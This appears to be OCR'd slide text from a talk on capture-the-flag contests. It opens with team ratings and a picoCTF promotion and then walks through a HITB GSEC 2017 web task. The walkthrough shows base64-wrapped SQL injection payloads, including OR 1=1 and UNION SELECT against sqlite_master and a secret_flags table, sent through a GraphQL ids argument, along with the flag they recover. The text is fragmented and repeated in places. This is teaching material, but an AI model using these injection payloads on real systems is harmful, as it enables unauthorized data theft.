


What is Capture the Flag?

HITB{95700d8aefdc1648b90a92f3a8460a2c}

0.6KB/s 0.7KB/s 59° 0.11 A Thu 5:23 PM



Team rating

[2017](#) [2016](#) [2015](#) [2014](#) [2013](#) [2012](#)

[2011](#)

| Place | Team | Country | Rating |
|-------|----------------------------|---------|---------|
| 1 | Plaid Parliament of Pwning | 🇺🇸 | 701.259 |
| 2 | 217 | 🇹🇼 | 570.149 |
| 3 | LC↯BC | 🇷🇺 | 469.205 |
| 4 | Bushwhackers | 🇷🇺 | 435.993 |
| 5 | Dragon Sector | 🇵🇱 | 428.095 |
| 6 | Shellphish | 🇺🇸 | 426.139 |
| 7 | binja | 🇯🇵 | 345.130 |
| 8 | dcua | 🇺🇦 | 343.718 |
| 9 | p4 | 🇵🇱 | 336.751 |
| 10 | Tasteless | | 330.081 |

[Full rating](#) | [Rating formula](#)

Past events

[With scoreboard](#)

[All](#)

RHme3 - Qualifiers

Aug. 28, 2017 11:00 UTC | On-line | [Weight voting in progress](#)

| Place | Team | Country | Points |
|-------|---------|---------|--------|
| 1 | KITCTF | 🇩🇪 | 0.000* |
| 2 | kag | | 0.000 |
| 3 | Fluxion | 🇰🇵 | 0.000 |

484 teams total | [Tasks and writeups](#)

HackIT CTF 2017

Aug. 27, 2017 14:00 UTC | On-line | [Weight voting in progress](#)

| Place | Team | Country | Points |
|-------|-------|---------|--------|
| 1 | sec0d | 🇫🇷 | 0.000* |
| 2 | dcua | 🇺🇦 | 0.000 |
| 3 | ASIS | 🇮🇷 | 0.000 |



CMU CYBERSECURITY COMPETITION

31 mar – 14 apr 2017
(noon EDT–noon EDT)

**Congratulations on a
great competition!**

DAYS

GET STARTED!

LOGIN (IF ALREADY REGISTERED)

WHAT IS picoCTF?

DIAMOND SPONSOR

- A computer security game for middle and high school students.

<https://picoctf.com>

⚠ Please Submit Writeup Before Submission

Click Here

CRYPTO 0/3**MISC** 3/7**MOBILE** 1/2**PWN** 0/8**WEB** 2/3**WIREDAPPED**

(0 solved)

1000

pt

SFER**SIMPLE_TRANSFER****259**

- | | |
|---|------------|
| 1 | Underworld |
| 2 | hashcow |
| 3 | MK |

pt

REDHERRING

(9 solved)

714

pt

- | | |
|---|----------|
| 1 | KITCTF |
| 2 | Firebird |
| 3 | VXRL |

666

pt

SINGAPORE 2017, DATA

(72 solved)

219

pt

- | | |
|---|------------------|
| 1 | 0x000505ad |
| 2 | XMan |
| 3 | cav BroadwareMac |

FLYING_HIGH

(52 solved)

281

- | | |
|---|----------|
| 1 | xSTF |
| 2 | Vidar_fy |
| 3 | 110066 |

pt

CEPHALOPOD

(134 solved)

130

pt

- | | |
|---|---------|
| 1 | XMan |
| 2 | ROIS |
| 3 | hashcow |

Blog

A web task I encountered at HITB GSEC 2017

Terms

- API - Application Programming Interface



47.74.147.34



(in collaboration with XCTF) <> HITB...

2017 - Event | Powered by XCTF-OJ

2017 - Event | Powered by XCTF-OJ

My first Blog!

Google Keep

exco | NUSH Infocomm Slack



Dynamic multi-author blog version 0.1

Authors

- Bartholomew Igbad
- Harvey Acker
- All authors

Welcome!

This is our blog!

Check out our exquisite list of authors on the left.

Choose a blog item to read on the left.

Blogs

- Welcome to the blog!
- Chicken
- Graph
- Lipsum

Blogs

- Welcome to the blog!
- Chicken
- Graph
- Lipsum

The screenshot shows the Network tab of a browser developer tools interface. The tab bar includes icons for close, refresh, download, file count (3), file size (4.07 KB), and a timer. Below the tabs are buttons for "Network" and "Storage". The main area displays a table of network resources.

| Name | Domain | Type | M... | S... |
|--------------|-----------|--------|------|------|
| api | 47.74.... | XHR | P... | H... |
| api | 47.74.... | XHR | P... | H... |
| 47.74.147.34 | 47.74.... | Doc... | GET | H... |

The second row in the table is highlighted with a blue background and white text, indicating it is the currently selected resource. The third row shows a document type (Doc...) with a GET method and a host of 47.74.147.34.

Network

Storage

Console

Elements

Q Search

All Resources

Documents

I < > api

{ T C |

Name

api

api

47.74.147.34

```
1  {
2      "data": {
3          "allAuthors": {
4              "edges": [
5                  {
6                      "node": {
7                          "id": "aYT0x",
8                          "name": "Bartholomew Igbad"
9                      }
10                 },
11                 {
12                     "node": {
13                         "id": "aYT0y",
14                         "name": "Harvey Acker"
15                     }
16                 }
17             ]
18         }
19     }
20 }
```

▼ Request & Response

Method POST

Cached No

Status OK

Code 200

Encoded 132 B

Decoded 132 B

Transferred 278 B

Compressed No

▼ Request Data

| Name | Value |
|-------|--|
| query | { allAuthors{ edges { node { id name }}} } |

▼ Request Headers

| Name | Value |
|--------------|---|
| Content-Type | application/x-www-form-urlencoded |
| Referer | http://47.74.147.34:20011/ |
| Accept | */* |
| User-Agent | Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/603.3.8 (KHTML, like Gecko) Version/10.1.2 Safari/603.3.8 |

Learn Code Community Blog Spec

🔍 Search docs...



GraphQL

Describe your data

```
type Project {  
  name: String  
  tagline: String  
  contributors: [User]  
}
```

Ask for what you want

```
{  
  project(name: "GraphQL") {  
    tagline  
  }  
}
```

Get predictable results

```
{  
  "project": {  
    "tagline": "A query language for APIs"  
  }  
}
```

Get Started

Learn More

A query language for your API

GraphQL is a query language for APIs and a runtime for fulfilling those queries with your existing data. GraphQL provides a complete and

GraphQL IDE File Edit View Window

1KB/s 991B/s 43° 0.66 A Thu 11:37 AM

Back Collection History Execute Save Project Environment Query Documentation

<Unnamed> +

1 {
2 itemSelection(ids:"bPTEK,bPTIK,bPTMK,bPTA=,bPTB=") {
3 __typename
4 id
5 authorId,
6 author {
7 id
8 }
9 }
10 }

{
 "data": {
 "itemSelection": [
 {
 "__typename": "BlogItem",
 "id": "bYj0x",
 "authorId": 1,
 "author": {
 "id": "aYT0x"
 }
 },
 {
 "__typename": "BlogItem",
 "id": "bYj0y",
 "authorId": 1,
 "author": {
 "id": "aYT0x"
 }
 },
 {
 "__typename": "BlogItem",
 "id": "bYj0z",
 "authorId": 1,
 "author": {
 "id": "aYT0x"
 }
 }
]
 }
}

< Schema Query

No Description

FIELDS

node(id: ID!): Node

allItems(before: String, after: String, first: Int, last: Int): BlogItemConnection

allAuthors(before: String, after: String, first: Int, last: Int): AuthorConnection

itemsForAuthor(id: ID!): [BlogItem]

item(id: ID!): BlogItem

itemSelection(ids: String!): [BlogItem]

QUERY VARIABLES

[Project](#)[Environment](#)[Query](#)[Documentation](#)[Schema](#)

Query

No Description

"BlogItem",**FIELDS****node(id: ID!): Node****allItems(before: String, after: String, first: Int, last: Int): BlogItemConnection****allAuthors(before: String, after: String, first: Int, last: Int): AuthorConnection****itemsForAuthor(id: ID!): [BlogItem]****item(id: ID!): BlogItem****itemSelection(ids: String!): [BlogItem]****"BlogItem",**

Dynamic multi-author blog version 0.1

Authors

- Bartholomew Igbad
- Harvey Acker
- All authors

Welcome!

This is our blog!

Check out our exquisite list of authors on the left.

Choose a blog item to read on the left.

Blogs

- Welcome to the blog!
- Chicken
- Graph
- Lipsum

< Schema Query

No Description

FIELDS

`node(id: ID!): Node`

`allItems(before: String, after: String, first: Int, last: Int): BlogItemConnection`

`allAuthors(before: String, after: String, first: Int, last: Int): AuthorConnection`

`itemsForAuthor(id: ID!): [BlogItem]`

`item(id: ID!): BlogItem`

`itemSelection(ids: String!): [BlogItem]`

Project

Environment

Query

Documentation

< Schema

Query

No Description

"BlogItem",

"

"BlogItem",

"

"BlogItem",

node(id: ID!): Node

allItems(before: String, after: String, first: Int, last: Int): BlogItemConnection

allAuthors(before: String, after: String, first: Int, last: Int): AuthorConnection

itemsForAuthor(id: ID!): [BlogItem]

item(id: ID!): BlogItem

itemSelection(ids: String!): [BlogItem]



Back

Collection

History

Execute


Save

<Unnamed>



```
1 {          The blog posts were shown in this order of IDs:  
2   itemSelection(ids:"bYj0x,bYj0y,bYj0z,bYj00") {  
3     __typename  
4     id  
5     authorId,  
6     author {  
7       id  
8     }  
9   }  
10 }
```

What does this look like?



```
{  
  "data": {  
    "itemSelection": [  
      {  
        "__typename": "BlogIt",  
        "id": "bYj0x",  
        "authorId": 1,  
        "author": {  
          "id": "aYT0x"  
        }  
      },  
      {  
        "__typename": "BlogIt",  
        "id": "bYj0y",  
        "authorId": 1,  
        "author": {  
          "id": "aYT0x"  
        }  
      },  
      {  
        "__typename": "BlogIt",  
        "id": "bYj0z",  
        "authorId": 1,  
        "author": {  
          "id": "aYT0x"  
        }  
      }  
    ]  
  }  
}
```

| Value | Char | Value | Char | Value | Char | Value | Char |
|--------------|-------------|--------------|-------------|--------------|-------------|--------------|-------------|
| 0 | A | 16 | Q | 32 | g | 48 | w |
| 1 | B | 17 | R | 33 | h | 49 | x |
| 2 | C | 18 | S | 34 | i | 50 | y |
| 3 | D | 19 | T | 35 | j | 51 | z |
| 4 | E | 20 | U | 36 | k | 52 | 0 |
| 5 | F | 21 | V | 37 | l | 53 | 1 |
| 6 | G | 22 | W | 38 | m | 54 | 2 |
| 7 | H | 23 | X | 39 | n | 55 | 3 |
| 8 | I | 24 | Y | 40 | o | 56 | 4 |
| 9 | J | 25 | Z | 41 | p | 57 | 5 |
| 10 | K | 26 | a | 42 | q | 58 | 6 |
| 11 | L | 27 | b | 43 | r | 59 | 7 |
| 12 | M | 28 | c | 44 | s | 60 | 8 |
| 13 | N | 29 | d | 45 | t | 61 | 9 |
| 14 | O | 30 | e | 46 | u | 62 | + |
| 15 | P | 31 | f | 47 | v | 63 | / |

bYj0x → fails to decode as base64

XXXbYj0x →]u?b=1



000bYj0x → ??M=1

XXXbYj0y →]u?b=2

XXXbYj0z →]u?b=3



XXXbYj00 →]u?b=4

```
echo -e "XX[=1" | base64 | sed "s/WFh//g"
```

WFhbPTEK



Back

Collection

History

Execute

Save

<Unnamed>



```
1 {  
2   itemSelection(ids:"bPTEK,bPTIK,bPTMK,bPTA=,bPTB=") {  
3     __typename  
4     id  
5     authorId,  
6     author {  
7       id  
8     }  
9   }  
10 }
```

```
{  
  "data": {  
    "itemSelection": [  
      {  
        "__typename": "BlogItem",  
        "id": "bYj0x",  
        "authorId": 1,  
        "author": {  
          "id": "aYT0x"  
        }  
      },  
      {  
        "__typename": "BlogItem",  
        "id": "bYj0y",  
        "authorId": 1,  
        "author": {  
          "id": "aYT0x"  
        }  
      },  
      {  
        "__typename": "BlogItem",  
        "id": "bYj0z",  
        "authorId": 1,  
        "author": {  
          "id": "aYT0x"  
        }  
      }  
    ]  
  }  
}
```

```
echo -e "XX[=10e-1 OR true OR id=''" | base64 | sed "s/WFh//g"
```

110B/s
157B/s

43° 0.77 A



Project

En

```
'Sc=") {  
    "errors": [  
        {  
            "message": "(sqlite3.OperationalError) no such column: true  
[SQL: u\"SELECT blog_item.id AS blog_item_id, blog_item.title AS  
blog_item_title, blog_item.content AS blog_item_content,  
blog_item.author_id AS blog_item_author_id \\\nFROM blog_item  
\nWHERE id in ('10e-1' OR true OR id='')\"]",  
            "locations": [  
                {  
                    "column": 3,  
                    "line": 2  
                }  
            ]  
        },  
        {"data": {  
            "itemSelection": null  
        }}  
    ]  
}
```

Search the s

A GraphQL s
each kind of

ROOT TYPES

query: Query

Back Collection History Execute Save

<Unnamed>



```
1 {  
2   itemSelection(ids:"bPTEnKSBPUiAxPTEgT1IgKCc=") {  
3     __typename  
4     id  
5     authorId,  
6     author {  
7       id  
8     }  
9   }  
10 }
```

1') OR 1=1 OR ('

Because the query would be

SELECT ...
FROM blog_item
WHERE id in ('1') OR 1=1 OR ('')

```
{  
  "data": {  
    "itemSelection": [  
      {  
        "__typename": "BlogItem",  
        "id": "bYj0x",  
        "authorId": 1,  
        "author": {  
          "id": "aYT0x"  
        }  
      },  
      {  
        "__typename": "BlogItem",  
        "id": "bYj0y",  
        "authorId": 1,  
        "author": {  
          "id": "aYT0x"  
        }  
      },  
      {  
        "__typename": "BlogItem",  
        "id": "bYj0z",  
        "authorId": 1,  
        "author": {  
          "id": "aYT0x"  
        }  
      },  
      {  
        "__typename": "BlogItem",  
        "id": "bYj00",  
        "authorId": 2,  
        "author": {  
          "id": "aYT0y"  
        }  
      }  
    ]  
  }  
}
```



SQL UNION Operator

[**< Previous**](#)

The SQL UNION Operator

The UNION operator is used to combine the result-set of two or more SELECT statements.

- Each SELECT statement within UNION must have the same number of columns
- The columns must also have similar data types
- The columns in each SELECT statement must also be in the same order

UNION Syntax

```
SELECT column_name(s) FROM table1
UNION
SELECT column_name(s) FROM table2;
```

Back Collection History Execute Save

<Unnamed>

+

```
1 {  
2   itemSelection(ids:"bPTEnKSBVTk1PTiBTRUxFQ1QgbmFtZSBhcYBibG9n")  
3     __typename  
4     id  
5     content  
6   }  
7 }
```

```
1 ') UNION SELECT  
name as blog_item_id,  
name as blog_item_title,  
sql as blog_item_content,  
name as blog_item_author_id  
FROM sqlite_master  
WHERE type='table' OR ('
```

```
1 {  
2   "data": {  
3     "itemSelection": [  
4       {  
5         "__typename": "BlogItem",  
6         "id": "bYj0x",  
7         "content": "<p>It is not finished yet, so I'm afraid  
that all content is just gibberish</p>\n<p>However, we do already  
have multi-author support, so expect to see some real good  
content coming soon!</p>\n<p>Just stay in tune for the sequel ;)</p>\n"  
8       },  
9       {  
10         "__typename": "BlogItem",  
11         "id": "bYj1hdXRob3I",  
12         "content": "CREATE TABLE author (\n\tid INTEGER NOT  
NULL, \n\tname VARCHAR, \n\tPRIMARY KEY (id)\n)"  
13       },  
14       {  
15         "__typename": "BlogItem",  
16         "id": "bYj1ibG9nX2l0ZW0",  
17         "content": "CREATE TABLE blog_item (\n\tid INTEGER NOT  
NULL, \n\ttitle VARCHAR, \n\tcontent VARCHAR, \n\tauthor_id  
INTEGER, \n\tPRIMARY KEY (id), \n\tFOREIGN KEY(author_id)  
REFERENCES author (id)\n)"  
18       },  
19       {  
20         "__typename": "BlogItem",  
21         "id": "bYj1zZWNyZXRFZmxhZ3M",  
22         "content": "CREATE TABLE secret_flags (\n\tid INTEGER  
NOT NULL, \n\tflag VARCHAR, \n\tPRIMARY KEY (id)\n)"  
23       }  
24     ]  
25   }  
26 }
```

```
    "__typename": "BlogItem",
    "id": "bYj1ibG9nX2l0ZW0",
    "content": "CREATE TABLE blog_item (\n\tid INTEGER NOT
NULL, \n\ttitle VARCHAR, \n\tcontent VARCHAR, \n\tauthor_id
INTEGER, \n\tPRIMARY KEY (id), \n\tFOREIGN KEY(author_id)
REFERENCES author (id)\n)"
},
{
    "__typename": "BlogItem",
    "id": "bYj1zZWNyZXRFZmxhZ3M",
    "content": "CREATE TABLE secret_flags (\n\tid INTEGER
NOT NULL, \n\tflag VARCHAR, \n\tPRIMARY KEY (id)\n)"
}
]
```



Back Collection History Execute Save

<Unnamed>

+

```
1 {  
2   itemSelection(ids:"bPTEnKSBVTk1PTiBTRUxFQ1QgZmxhZyBhcyBibG9n")  
3     __typename  
4     id  
5     content  
6   }  
7 }
```

```
1') UNION SELECT  
flag as blog_item_id,  
flag as blog_item_title,  
flag as blog_item_content,  
flag as blog_item_author_id  
FROM secret_flags  
WHERE 1=1 OR ('
```

```
{  
  "data": {  
    "itemSelection": [  
      {  
        "__typename": "BlogItem",  
        "id": "bYj0x",  
        "content": "<p>It is not finished yet, so I'm afraid that  
all content is just gibberish</p>\n<p>However, we do already have  
multi-author support, so expect to see some real good content  
coming soon!</p>\n<p>Just stay in tune for the sequel ;)</p>\n"  
      },  
      {  
        "__typename": "BlogItem",  
        "id": "bYj1oaXRie2ZyNG0zdzBya3NfcHIzdzNudF8xbmozdGlvbn0",  
        "content": "hitb{fr4m3w0rks_pr3v3nt_1nj3tion}"  
      }  
    ]  
  }  
}
```

Doc

Search the scher

A GraphQL sche
each kind of ope

ROOT TYPES

query: Query

until author support, so expect to see some real good content coming soon!</p>\n<p>Just stay in tune for the sequel ;)</p>\n"}],
{
 "__typename": "BlogItem",
 "id": "bYj1oaXRie2ZyNG0zdzBya3NfcHIzdzNudF8xbmozdGlvbn0",
 "content": "hitb{fr4m3w0rks_pr3v3nt_1nj3t1on"}
}
]
}

